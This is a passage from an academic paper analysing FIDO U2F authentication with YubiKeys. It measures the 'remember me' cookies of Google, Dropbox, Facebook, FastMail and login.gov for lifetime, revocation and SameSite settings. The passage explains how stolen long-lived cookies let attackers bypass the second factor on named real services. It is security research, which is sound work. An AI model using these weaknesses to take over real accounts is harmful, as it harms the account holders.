The FIDO (Fast IDentity Online) Alliance [2] is an industrial working group that proposes technical standards for online authentication systems reducing or discarding the reliance on passwords. This alliance was formed by PayPal, Lenovo and NokNok Labs in 2013 to define an interoperable set of authentication mechanisms that reinforce a fragmented ecosystem. Two protocols are being developed, namely the Universal Authentication Framework (UAF) [19] and the Universal Second Factor authentication (U2F) [25]. Both protocols might work either together, or independently. Here, we focus solely on the U2F protocols.

In contrast to UAF, the U2F protocol does not supplant the use of passwords. Indeed, a user logs on using a username and a password, then the protocol prompts the user to present a second factor device for authentication. U2F often requires carrying a distinct hardware token. A popular U2F-compliant token is Yubico Security Key called YubiKey [31]. This device comes mostly as a hardware USB token and can support NFC communications. To use this token, users need only to insert it in the USB port of the computer and to press a button during authentication. An important feature is that it is independent of the operating system.

Since recently, the FIDO U2F gains increasing support from online services and web browsers. Today, 67 service providers achieve U2F compliance [30], including Google Account (such as Gmail and YouTube), Dropbox and Facebook. In addition, major browsers add native support for the U2F protocol: Google Chrome (since version 38), Opera (since version 40) and Firefox (enabled by default since version 67). We include Figure 1 that shows the current U2F adoption status in the most popular browsers. Thus, U2F knows increasing adoption from both websites and hardware token manufacturers.

3.2 U2F Terminology

FIDO details the U2F specifications by employing a particular set of terminology that we describe. Henceforth, we will restrict ourselves to use the FIDO jargon. The U2F protocol defines three main actors: FIDO Authenticator, FIDO Client and Relying Party.

The **FIDO Authenticator** is responsible for generating asymmetric key pair and signing authentication challenges. For better security, it shall be a special-purpose hardware device that no entity has a direct

2. `https://caniuse.com/#feat=u2f`




Fig. 1. Browsers' U2F compliance [2]

access to its inner memory. The Authenticator might connect to the users' computer via different interfaces. For example, YubiKeys implement USB HID (Human Interface Device) connection.

The **FIDO Client** is typically a web browser that relays the messages between the FIDO Authenticator and the Relying Party. Moreover, it processes some FIDO messages by performing further verification or collecting more information.

The **Relying Party (RP)** includes two entities: (1) the web server to which the user authenticates, and (2) the server that can verify the authenticity of the used FIDO Authenticator. The RP communicates with the FIDO Client through some JavaScript API [3].

3.3 Protocol Outline

U2F is a challenge-response protocol. Its core idea is standard public key cryptography in which the FIDO authenticator generates a new key pair and shares the associated public key to the registering relying party. For an ongoing authentication, the RP will send a request to the user's authenticator to be signed. Several cryptographic algorithms can be used. For instance, the Yubikey NEO uses RSA-1024 and RSA-2048. The U2F

protocol supports two operations: *registration* and *authentication*. The two operations are illustrated in Figures 2 and 3. Below, we provide more details.

Registration The goal is to register a FIDO authenticator by binding it with a user account. As shown in Figure 2, it begins by the relying party issuing a random challenge. Upon reception, the FIDO client creates a *client data structure* that includes the type of the request (registration or authentication) and the received challenge. The client sends the hash of this structure alongside some RP related values, called the origin, to the authenticator. After the device is touched by the user, the authenticator creates a new credential in the form of a public key K_{pub}, a private key K_{priv} and a key handle. The key handle is used to refer to the K_{priv}. The handle and the K_{pub} are returned back to the client with the associated signature to ensure that the client data was not tampered with. The final step of registration concludes with the relying party storing the handle and the K_{pub} that it received from the client.




Fig. 2. FIDO U2F Registration

Authentication The aim of this process, illustrated in Figure 3, is to prove the possession of a registered key pair. After verifying the user's credentials, the relying party retrieves the associated K_{pub} and key handle from the registration process. The RP sends the key handle with a new challenge to the FIDO client. In turn, the client builds a new *client data structure* (including the challenge) to the authenticator that signs it using the K_{priv} retrieved from the key handle. The FIDO client passes this

signature back to the RP that verifies the signature and authenticates the user.




Fig. 3. FIDO U2F Authentication

4 Threat Models and Initial Security Analysis

The primary goal of any authentication system is to prevent attackers from impersonating other users. In 2FA systems, attackers should break the two factors to breach the solution security. In this paper, we focus on the concrete security offered by U2F solutions when coupled with hardware-backed tokens, such as YubiKeys. Thus, we always assume that attackers could guess users passwords. However, we suppose that attackers cannot break into FIDO authenticators, neither compromise cryptographic primitives. In particular, they cannot extract K_{priv} from the related key handle.

Now, we introduce the threat model that we use to capture our security analyses. We first define the different attacker capabilities that the U2F specifications take into account in their risk analysis [18]. Second, we recall the definitions of the relevant security benefits from Bonneau et al. [4] in order to account for maximum coherence in our study. Third, we show a brief security analysis of the U2F authentication protocol, as it is presented in [25]. This will play the role of a reference analysis when we examine the effective security of U2F solutions with *remember me* in Section 6.4.

4.1 Attacker Capabilities

We provide a list of attacker capabilities that are relevant to the four entities participating in the U2F protocol: FIDO authenticator, FIDO client, the communication channel, and the relying party. The capabilities are presented in this respective order.

The **Physical Proximity** ***[PP]*** capability consists in having closer access to users belongings, including the FIDO authenticator and even to their mobile phones. This capability allows attackers to steal objects or observe the authentication process.

The **Man-in-the-Browser** ***[MitB]*** capability allows attackers to compromise the FIDO client. Thus, for instance, attackers might install malicious plugins or read browsers files, such as cookies.

A **Man-In-The-Middle** ***[MitM]*** capability refers to scenarios in which attackers could sneak into the secure communication channels between the FIDO client and the relying party.

The **Intrusion** capability consists in breaking into the relying party, allowing attackers to read, write or execute arbitrary code inside the authentication context of the RP. This capability also concerns curious or malicious relying parties attempting to authenticate to other users' service providers.

4.2 Security Benefits

We consider the following security benefits that are originally defined by Bonneau et al. [4]. We adapt their definitions to U2F:

SB1 *Resilient-to-Physical-Observation:* Means that attackers cannot impersonate users by observing the authentication process one or several times. This includes shoulder surfing and recording users keyboard.

SB2 *Resilient-to-Input-Observation:* Intercepting users input by a malicious software (e.g. keylogger) is not sufficient to achieve illegitimate authentication. Our definition covers intercepting communications with the U2F authenticator.

SB3 *Resilient-to-Communication-Observation:* Eavesdropping all the web communications offers no advantage to attackers.

SB4 *Resilient-to-Leaks:* Breaking into a relying party does not make impersonations on the same relying party any smoother.

SB5 *Resilient-to-Leaks-from-Other-Verifiers:* Intrusion into one relying party is of no help when compromising another relying party. This prevents "hack once, hack everywhere".

SB6 *Resilient-to-Phishing:* Spoofing relying parties shall not leverage any attempt of impersonation against the real RP.

SB7 *Resilient-to-Theft:* Stealing the FIDO authenticator is not enough to be able to use it.

SB8 *Long-Term-Resilient-to-Theft:* This refers to the ability by users of effortlessly revoking registered authenticators. This is critical, for instance, in case of theft or during the process of deprecating vulnerable hardware tokens.

SB9 *Unlinkable:* This privacy-preserving benefit implies that two or more colluding relying parties cannot find out by combining their information whether the same user is authenticating to both using the same authenticator.




Fig. 4. Security Benefits of YubiKey-Backed U2F

4.3 Yubikey's Security Analysis

Here, we will use the attacker capabilities and the security benefits defined above in order to evaluate the U2F protocol based on the hardware FIDO authenticator from Yubico, namely Yubikey. As already mentioned, we solely focus on the second factor; the first factor, usually based on passwords, is not regarded. Figure 4 shows a summary of our security analysis. We notice that our findings are consistent with Bonneau et al.'s [4] (except for the *Resilient-to-Theft*). Simply put, YubiKey-backed U2F solutions, as defined in the standard and without considering actual implementations, fare well in security when compared to other authentication solutions.

The U2F protocol instructs users consent in both registration and authentication. This is achieved by requesting users to press a button on the YubiKey. In fact, the only physical and observable interaction with the YubiKey is this button pressing. Thus, attackers leveraging the *Physical Proximity* capability can only observe this action that reveals nothing about the used YubiKey. Consequently, this allows U2F solutions to be *Resilient-to-Physical-Observation*.

Attackers can, by the *Physical Proximity* capability, steal YubiKeys and effortlessly use them to sign U2F challenges. Therefore, YubiKeys are not *Resilient-to-Theft*. However, users can limit the damage of theft by revoking their registered FIDO authenticator, hence granting the *Long-Term-Resilient-to-Theft* benefit.

Attackers have no access to the internal memory of YubiKeys. Indeed, the U2F interface is the only way to communicate with this hardware token. Thus, by one of the *MitB*, the *MitM* and the *Intrusion* capabilities, attackers are able to observe the exchanged data between the authenticator and the relying party: users' K_{pub}, their key handle, fresh session data (e.g. challenges) and valid signatures. In this setting, the security of the U2F protocol is formally proven in [10] and [15] even if the attackers have access to these data. This corresponds to the benefits: *Resilient-to-Input-Observation*, *Resilient-to-Communication-Observation* and *Resilient-to-Phishing*.

More on the *Intrusion* capability, according to [18], the security of the U2F authentication should also be guaranteed under the hypothesis of corrupted or malicious relying parties. The U2F protocol specifies that the RP only stores the different K_{pub} and key handles of users. As previously assumed, key handles cryptographically protect K_{priv}, and no attacker can break into this protection. Pereira et al. in [21] prove that such information leak from relying parties is not enough to impersonate users on the same or on another RP. This concerns the *Resilient-to-Leaks* and *Resilient-*

to-Leaks-from-Other-Verifiers benefits. Moreover, if we do not consider side-channel attacks, colluding relying parties cannot conclude whether the same YubiKey was behind different public and key handles, thereby leading to the *Unlinkable* benefit.

5 U2F Remember Me

As shown in the previous section, authentication solutions based on FIDO U2F achieve a decent level of security when associated with a hardware-backed authenticator. Nevertheless, such solutions require from users to constantly carry around yet another object. For Yubikeys, the used authenticator must be inserted into a USB-port to complete their authentication. Very often, users tend to keep their authenticators connected to their personal computers in order to avoid continually repeating this extra step.

Regardless of all the efforts made to improve usability, users still express inconvenience, especially when they regularly log in the same services from the same computers. In [7], authors show the general displeasure of users experimenting the 2FA solution of the Carnegie Mellon University. The study shows that users found it annoying despite its ease of use.

Therefore, some relying parties propose a *remember me* option making the 2FA login necessary only once in a while for the device or browser on which it is enabled. Once this feature activated, users will solely be asked for their credentials. This option knows wide approval; in [7] study, almost all participants (95%) stated that using *remember me* made the 2FA authentication more pleasant.

Obviously, enabling the *remember me* functionality vastly improves the user experience. However, this does not come without any security consequence. Indeed, it removes the added security of the U2F protocol if the attacker gains physical access to the victim's computer. Still, the attacker would need the victim's account credentials. If strictly implemented, only authentication attempts from a *remembered* computer shall succeed without the second factor. In other words, the computer (or the browser) plays the role of the authenticator, except for the step implying consent. Thus, the security analysis of the Section 4.3 should be still valid.

Yet, the FIDO U2F standard does not say anything about this feature. As a result, websites did not wait and provided their own solution. Although U2F specifications are public, we could not find any documentation that describes the *remember me* design, or even assesses its security guarantees. We think that it becomes important to have good understanding

of it, since its wide adoption has a profound implication on the security of U2F-compliant authentication services. This is even more important for websites, such as Facebook, in which the *remember me* option is ticked by default.

In this section, we first briefly present the overall architecture of *remember me* solutions. Second, we distill the attributes that should be followed to achieve a good security level.

5.1 Exhaustive Remember Me

There are 67 services supporting U2F [30]. We do not consider OS-based tools, such as computer login with Linux PAM. Instead, we focus on web service providers. We have done exhaustive research and we only found five relying parties proposing remember me: Gmail, Dropbox, Facebook, FastMail and `login.gov`. Note that we mention Gmail as an example of the Google Suite (Youtube, Google Apps, etc) as they all provide the same authentication mechanisms.

5.2 Remember Me Overview

We notice that all the examined *remember me* solutions (refer to the next section for more details) rely on browser cookies. The principle is simple: the cookies are stored by the browser that sends them back with the next authentication request to the related relying party. Despite their disparities, all the solutions of *remember me* share almost the same user experience. Below, we introduce the U2F protocol when we take cookies into consideration.

Activate Remember Me while Authentication When not yet enabled, each time users sign in, they can choose to activate *remember me* by ticking the corresponding box. For Facebook and Google accounts, the checkbox is ticked by default. As for deactivation, there is no trivial way to make the service provider forget the remembered device. Simply put, it is straightforward to remember a device, but not trivial to forget a remembered one.

The U2F authentication workflow remains almost unchanged from Figure 3: users send their credentials and receive a new challenge from the relying party. The connected authenticator signs the challenge with the private key extracted from the key handle. At this stage, a checkbox proposes to remember the device. If ticked, the relying party generates a

cookie after a successful authentication (except for Facebook that generates the cookie before any authentication attempt). The RP stores the generated cookie in its database and sends it to the FIDO client. The browser associates this cookie to the RP domain. The cookie has special enabled flags:

— `secure`: this means that the cookie is transmitted only over a secure channel, typically HTTP over Transport Layer Security (TLS), so that it cannot be eavesdropped.
— `httpOnly`: this implies that JavaScript cannot read this cookie, thereby mitigating Cross-Site Scripting (XSS) attacks.

These flags improve upon the security of these U2F cookies: resist XSS exploitation and are sent only over HTTPS connection. Attackers still can bypass such a protection by the Cross-Site Tracing (XST) attack - a combination of XSS and HTTP TRACE method [11]. It is worth noting that this method is mostly deprecated today, as modern browsers prevent TRACE methods from being made.

Use Remember Me While Authentication Once the option is activated, the U2F cookies are sent alongside users credentials to the corresponding relying party. The RP verifies that at least one of these cookies is both valid and bound to the authenticating users. Otherwise, the RP starts the U2F second factor mechanism. In contrast to a complete U2F authentication, no explicit consent is provided, since no action is required from users.

5.3 Remember Me Evaluation Criteria

Note that each relying party has its own solution for *remember me*. For our comparative study, four properties are distinguished:

EC1 *Inner-Structure:* For each service provider, we look at the content of the generated *remember me* cookies. In particular, we note several aspects: size, fixed patterns and their different fields when we succeed in decoding them.

EC2 *Ephemerality: remember me* cookies shall be persistent with short lifetime. The goal is to set a temporal limit to cookie exploits. We consider that any expiring duration greater than one month does not satisfy *Ephemerality*.

EC3 *Effectiveness-of-Revocation:* In real life, every once in a while, users might like to revoke some remembered computers because

of, for instance, planned replacement of obsolete equipment. Another reason might also be the loss or the theft of personal devices, so that attackers would have shorter time to finish their exploit. Furthemore, relying parties might deprecate some versions of authenticators (because of recently discovered vulnerabilities [6]), hence revoking anything in relation with these authenticators. Here, we do not consider the trivial solution consisting of deleting the U2F cookies on the local storage device, since cookies can be easily copied and stored elsewhere. Surprisingly, no relying party proposes an easy-to-use interface to clear the *remember me* option. Thus, we explore two less-trivial solutions: (1) revocation by changing the associated FIDO authenticator, and (2) revocation by changing users credentials (i.e. passwords).

EC4 *SameSite:* Cookies have two security related flags: `secure` and `httpOnly`. In addition to these flags, cookies are now using an attribute named `SameSite` defined by Google and Mozilla in [28]. It is used to prevent Cross-Site Request Forgery (CSRF) and it takes the values `None`, `Lax` or `Strict`. In `Strict` mode, the cookie is not sent on cross-site queries, but only on resources that have the cookie domain as the origin. In `Lax` mode, the browser will send the cookie with a very limited number of cross-site queries, such as GET queries. As its name indicates, the `None` mode allows cookies to deactivate the `SameSite` feature. Major browsers, including Chrome, Firefox, Edge, Safari, Opera and their mobile versions, already support this feature [27].

6 U2F Remember Me in the Wild

In this section, we shed light on the *remember me* solutions in the wild. We start by describing the settings and the framework of our experiments. Then, we examine the different websites proposing this feature: Google, Dropbox, Facebook, FastMail and `login.gov`. We end this section by revisiting the security analysis of U2F when *remember me* is taken into account.

6.1 Experimentation Settings

In our experiments, our U2F environment is as follows:

— **FIDO Authenticators:** the Yubikey NEO with the firmware version 3.4.9 and the Security Key by Yubico with the firmware version 5.1.2.

— **FIDO Clients:** Mozilla Firefox 67.0.4 for x86_64-pc-linux-gnu and Google Chrome 75.0.3770.100 Official Build 64-bit.
— **Relying Parties:** Gmail, Dropbox, Facebook, FastMail and login.gov.

6.2 Testing Methodology

All our observations have been obtained through various experiments. For each relying party, we have created two users with different passwords and different FIDO Authenticators. We used two geographically separate networks with two different computers. Thus, each experiment has been repeated several times with different settings: user, relying party, Authenticator, FIDO Client. We did not observe any different behavior when the settings change for a particular experiment. For our evaluation, we created several cookies for different users on the same device or for different devices of the same user. Then, we test our criteria as follows:

— *Inner-Structure:* First, we generate three cookies for each user by varying these settings: the user's password, the FIDO Authenticator, and the trusted computer. In total, we obtain six cookies for each service provider. Then, we study whether a fixed pattern exists and relates to a specific setting. Finally, we try to decode their value by using the following encoding schemes: Base64, Base32 and Base16. We also attempt to forge a new valid cookie by modifying the values of the existing cookies. Of course, this says nothing about their (un)forgeability.
— *Ephemerality:* We generate several cookies and look at their expiration date. We are aware that a cookie might be only a pointer to a server database entry, and therefore their lifetime might not be equal to their browser expiration date. Thus, once generated, we waited for one month and also for six months without connection and then tested the cookies again. Of course, our experiments do not prove that a 10-year expiration duration actually means such a lifetime. However, we do at least show that they have an unnecessarily long lifetime. Moreover, to support our results, we have a 3-year-old remember me cookie for a Gmail account and we still can use it to bypass the U2F authentication.
— *Effectiveness-of-revocation:* The authentication page for any relying party does not offer the possibility to "forget" a remembered computer. Here, we test other revocation means that may make relying parties clear their database and refuse a previously-generated cookie. Our methodology is: we first generate a *remember me* cookie

on a given device for a given user, then we perform one of our revocation methods, and finally we attempt to log in using the same cookie. If the relying party asks to insert the U2F token, we conclude that the revocation method is effective. As mentioned above, we evaluate two revocation means: (1) changing the associated FIDO authenticator to a new one, or (2) modifying the account password. For each test, we properly log out and clear all session cookies (except for the *remember me* one) before evaluating the effectiveness of any revocation method.

— *SameSite:* Here, we only look at the corresponding cookie flag and note its value: none, lax or strict.

6.3 Remember Me Implementations

Throughout this section, for brevity and consistency, each “Evaluation Criteria” defined above will be referred to with its short title. Now, we provide our observations regarding widely-deployed *remember me* implementations. Figure 5 summarizes our findings.

Google Google proposes the *remember me* option across its different services: Gmail, YouTube and G Suites. During authentication, when a second factor is registered, the *remember me* checkbox is selected by default. After a successful authentication, if no further action taken by the user, a new cookie named *SMSV* is created and associated to the domain `accounts.google.com`. The cookie expires after ten years of its creation, thus not satisfying our definition of *Ephemerality.* Experimentally, we test several *remember me* cookies and verify that they were still valid after one month, six months and even three years of their generation. Google sets the `SameSite` attribute to `None`.

Google U2F cookies always begin with the same first six characters that are equal to *“ADHTe-”*. Its length is 119 characters. We did not succeed in decoding this structure using different encoding schemes, including Base64, Base32 and Base16. Cookie values *seem* random, but we have no clue how the cookie values are generated.

Regarding cookies revocation, the effective method is to revoke the associated FIDO authenticator (*Effectiveness-of-Revocation (1)*). Indeed, a user that changes her password still bypasses the U2F authentication in remembered devices. We also verify the possibility of devices revocation using the Google dashboard.[3] We found that even if users force the

3. `https://myaccount.google.com/device-activity`

remembered devices to sign out or indicate that they do not recognize them, the *remember me* cookies do not only remain valid, but also browsers do not clear them out.

Google maintains only one cookie on the same device even if several users select the *remember me* option. We noticed that the cookie length grows with respect to the number of remembered users. This shared cookie is not revoked when a new cookie is created. A peculiar observation is that the cookies keep their size despite users revocation. This makes us assume that actual *remember me* values are stored on the RP side.

Dropbox Dropbox allows users to remember their FIDO authenticators. The cookie is associated to the `.www.dropbox.com` domain. Its name is *trusted_$i*, where $i is the user's account numerical ID. Its expiration date is set after ten years, thereby breaking the *Ephemerality* property. In addition, our 1-month and 6-month old cookies were still valid to bypass U2F. The `SameSite` attribute is set to `None`. The cookie value, encoded in Base64, has the structure:

```
{
    "value": {"h": $0, "tkey": $1},
    "signature": $2
}
```

where $0, $1 and $2 are respectively 46, 15 and 46 characters long and are bound together: switching values from different valid tuples is not enough to forge a cookie even for the same user. Despite its decodable structure, we cannot tell exactly how the cookie values are generated, or what cryptographic algorithms are used.

During our evaluation, we noticed that the values of `tkey` and `signature` systematically change for each newly created cookie. However, `h` remains constant for a specific account and will only differ when the user modifies their password. In addition, we notice that if users enter an old password again, they do not find previously generated `h`. Thus, modifying users' passwords is an effective method of cookies revocation (*Effectiveness-of-Revocation(2)*). However, users who revoke their FIDO authenticator and associate a new one to Dropbox still can log into their account without presenting the recently added authenticator on remembered devices. The consequence is that the RP cannot safely revoke vulnerable authenticators, since new ones (possibly more secure) can be bypassed with cookies generated for the old ones.

The cookie values are not bound to the remembered device: a valid tuple (`h`, `tkey`, `signature`) remains valid on other devices and browsers.

Unlike Google, Dropbox generates a different cookie for each *remember me* even on the same computer. If different users share the same computer, the browser will transmit all the *remember me* cookies of all users each time one user attempts to authenticate.

Facebook Facebook, with its 2.41 billion monthly active users [32], implements *remember me* with two cookies, called *datr* and *sb*, linked to the `.facebook.com` domain. To our surprise, these cookies work independently: users need to transmit only one of them to bypass the U2F authentication. Moreover, erasing only one of them has no apparent impact. Unlike all other relying parties, the *remember me* cookies are set before users authentication; just when users arrive at Facebook homepage. They expire two years after their creation, hence not satisfying the *Ephemerality* property. In addition, experimentally, cookies keep their validity even after six months. The `SameSite` attribute is set to `None` for both cookies. We could not decode the cookie values.

The default behavior is to remember authenticating users unless otherwise expressed. If a user does nothing, and so accepts to remember their device, the *datr* and *sb* cookies, which are already sent to users, will be linked to their account and stored in the authentication service database. Similar to Google, this makes us think that some entries must be stored in the RP side. This process implies that multiple users can have the same cookie when using the same browser. Thus, dangerously, two users sharing the same computer but using two different FIDO authenticators get the same *remember me* cookie. This is because the cookies are produced independently of users or their devices (generated before logging in).

As for revocation, we have not succeeded in revoking valid cookies. Indeed, users who modify their passwords and replace their authenticator by a new one still can bypass U2F when one of the *datr* and *sb* cookies is presented. Thus, we think that *Effectiveness-of-Revocation* is not implemented at all. We argue that this property greatly exacerbates several attacks, since one leaked cookie can never be dissociated from their linked accounts. The scenario becomes worse if multiple users share the same cookie.

FastMail FastMail supports U2F into its authentication system. It provides a *remember me* implementation similar to the one from Dropbox. After a successful authentication, if the users tick the *remember me* checkbox, a U2F cookie is set into the FIDO client with the `.www.fastmail.com` domain. The cookie is called *f_$i*, where $i is a string of eight hexadecimal

Evaluation Criteria

Relying Parties	Ephemerality	Effectiv-of-Revocation(1)	Effectiv-of-Revocation(2)	SameSite
Google	✗	✓	✗	None
Dropbox	✗	✗	✓	None
Facebook	✗	✗	✗	None
FastMail	✗	✗	✗	None
login.gov	✓	✓	✗	Lax

✗ does not satisfy the associated definition;
✓ satisfy the associated definition;

Fig. 5. Experimental Analysis of Remember Me Solutions

numbers representing the user's account ID. The cookie expires ten years after its creation, thus falling *Ephemerality* property. Similar to the other solutions, a 1-month and a 6-month-old cookies are still valid. As for the `SameSite` attribute, it is set to `None`.

When we decode the cookies, we observe the following structure:

`1;$0;1;$1`

where $0 is the epoch of creation and $1 is the variable size. This string seems random, but we do not know how it was produced.

Furthermore, similar to Facebook, there is no way to forget remembered computers: the cookies continue bypassing U2F despite modifying users' FIDO authenticator or setting new password. We can say that *Effectiveness-of-Revocation* is not available.

login.gov `login.gov` is an official web service of the United States government providing a single sign-on (SSO) solution for multiple participating government agencies. The registration of a 2AF or U2F authenticator is mandatory to sign up in order to increase the authentication security.

Similar to most relying parties that we study, `login.gov` creates the *remember me* cookie after a successful authentication. The option checkbox is not ticked by default. The cookie is named *remember_device*, and it is linked to the `secure.login.gov` domain. Its expiration date

is set after one month of its creation, which makes it the only site to satisfy our definition of *Ephemerality*. The implementation of `login.gov` is distinguished from other relying parties by two characteristics: (1) a cookie cannot be used after one or six months (even if we manually change the browser expiration date), and (2) the `SameSite` attribute takes the `Lax` value.

After decoding, we observe that cookie values are of size 366 characters. There is no discernible structure that can attest their forgeability. In addition, all valid cookies can be revoked by removing the registered FIDO authenticator and adding a new one (*Effectiveness-of-Revocation(1)*). Changing users password does not clear the entries of the associated *remember me* devices.

Discussion. Our findings highlight four points. First, the structure of *remember me* cookies are often opaque, which hinders our understanding about their values generation. Second, the implemented solutions set a lifetime unnecessarily long for these cookies. It is true that *remember me* makes U2F more pleasant, however, there is no study showing that enforcing the second factor on trusted devices every now and then would decrease the acceptability of such solutions. Third, it is peculiar that revocation is not easier. Worse still, two service providers, namely Facebook and FastMail, do not offer such a possibility to invalidate previously generated cookies. This can be partially explained by the fact that cookies are not bound to both the authenticator and the user account (including password). We believe that it is important to be able to forget devices that were remembered in the past. Fourth, the `SameSite` is still widely overlooked even for major service providers.

6.4 Security Analysis of U2F with *Remember Me*

Here, we provide more insights by revisiting the security analysis using the security benefits of Section 4. We will show the actual security resulted from a bad *remember me* implementation when combined with U2F authentication protocols.

As usual, we consider that attackers can easily defeat the security offered by passwords. We highlight our findings by evaluating the U2F solutions of the examined relying parties through the security benefits that we defined in Section 4.2 and that are widely used across the literature [4]. Our results are summarized in the Figure 6.


First of all, the resulted security analysis cannot be better than the one given in Section 4.3. Therefore, current *remember me* solutions are not

Resilient-to-Theft. However, the use of *remember me* worsens this scenario: the attackers impersonate the victim and *remember* their computers. Then, the attackers can discreetly return the FIDO authenticator. The generated *remember me* cookie will allow the attackers to bypass the U2F verification. Thus, the victim might never be aware of the theft. Second, Facebook and FastMail do not allow cookies revocations, and therefore the compromise will remain valid even if the victim replaces their authenticator. Furthermore, the lack of revocations in some relying parties makes the underlying solutions not *Long-Term-Resilient-to-Theft*.

Given their nature, cookies are vulnerable to any form of observation: physical, internal and communication. No ephemerality exacerbates the situation: stolen U2F cookies can be used as a long-term master key that bypasses U2F authentication. This is due to the fact that a cookie is independent from its *remember me* environment, since it is only bound to a user account and a given relying party within a static setting. Furthermore, the current implementations of *remember me* rely on web cookies that are locally stored with long validity duration. Malicious software inside the browser can achieve their goals by several means. First, the easiest way is to get the cookies and transmit their values to the attackers. Second, because no integrity protection is guaranteed, they can modify the cookies domain or set off their attributes: `secure` and `http-only`. Thus, attackers can easily steal the cookies through XSS vulnerabilities or phishing websites. To recapitulate, the physical, *Man-in-the-Browser* and *Man-in-the-Middle* capabilities allow attackers to compromise the *Resilient-to-Physical-Observation*, *Resilient-to-Input-Observation* and *Resilient-to-Communication-Observation* security benefits. We note that each compromise leads to a large number of impersonation before the expiration date.

Protection against servers intrusion is ensured by the U2F protocols, since no exploitable data are stored on the RP. Nevertheless, our experiments show that relying parties tend to store the *remember me* cookies in order to be able to revoke them in case, for instance, the U2F authenticator is replaced by another one. To the best of our knowledge, there is no document specifying how these cookies shall be securely stored. Assuming no secure storage, any intrusion into the RP database allows retrieving all users cookies. Here, we can claim that Facebook implementation is the most vulnerable one, since the cookies are created even before any successful authentication. Simply put, bad *remember me* implementations are evaluated not to be *Resilient-to-Leaks*. However, we observe that U2F cookies are implemented, so that they are strongly bound to the generating

relying parties. Therefore, we suggest that the examined solutions are *Resilient-to-Leaks-from-Other-Verifiers*.



Security Benefits

	Resilient-to-Physical-Observation	Resilient-to-Input-Observation	Resilient-to-Communication-Observation	Resilient-to-Leaks	Resilient-to-Leaks-from-Other-Verifiers	Resilient-to-Phishing	Resilient-to-Theft	Long-Term-Resilient-to-Theft	Unlinkable
YubiKey	✓	✓	✓	✓	✓	✓	✗	✓	✓
Cookie	✗	✗	✗	✗	✓	✗	✗	✗	✓

✗ does not satisfy our definition of "Security Benefit";
✓ implements the "Security Benefit".

Fig. 6. Comparative Analysis of Authentication Mechanisms Regarding Security Benefits

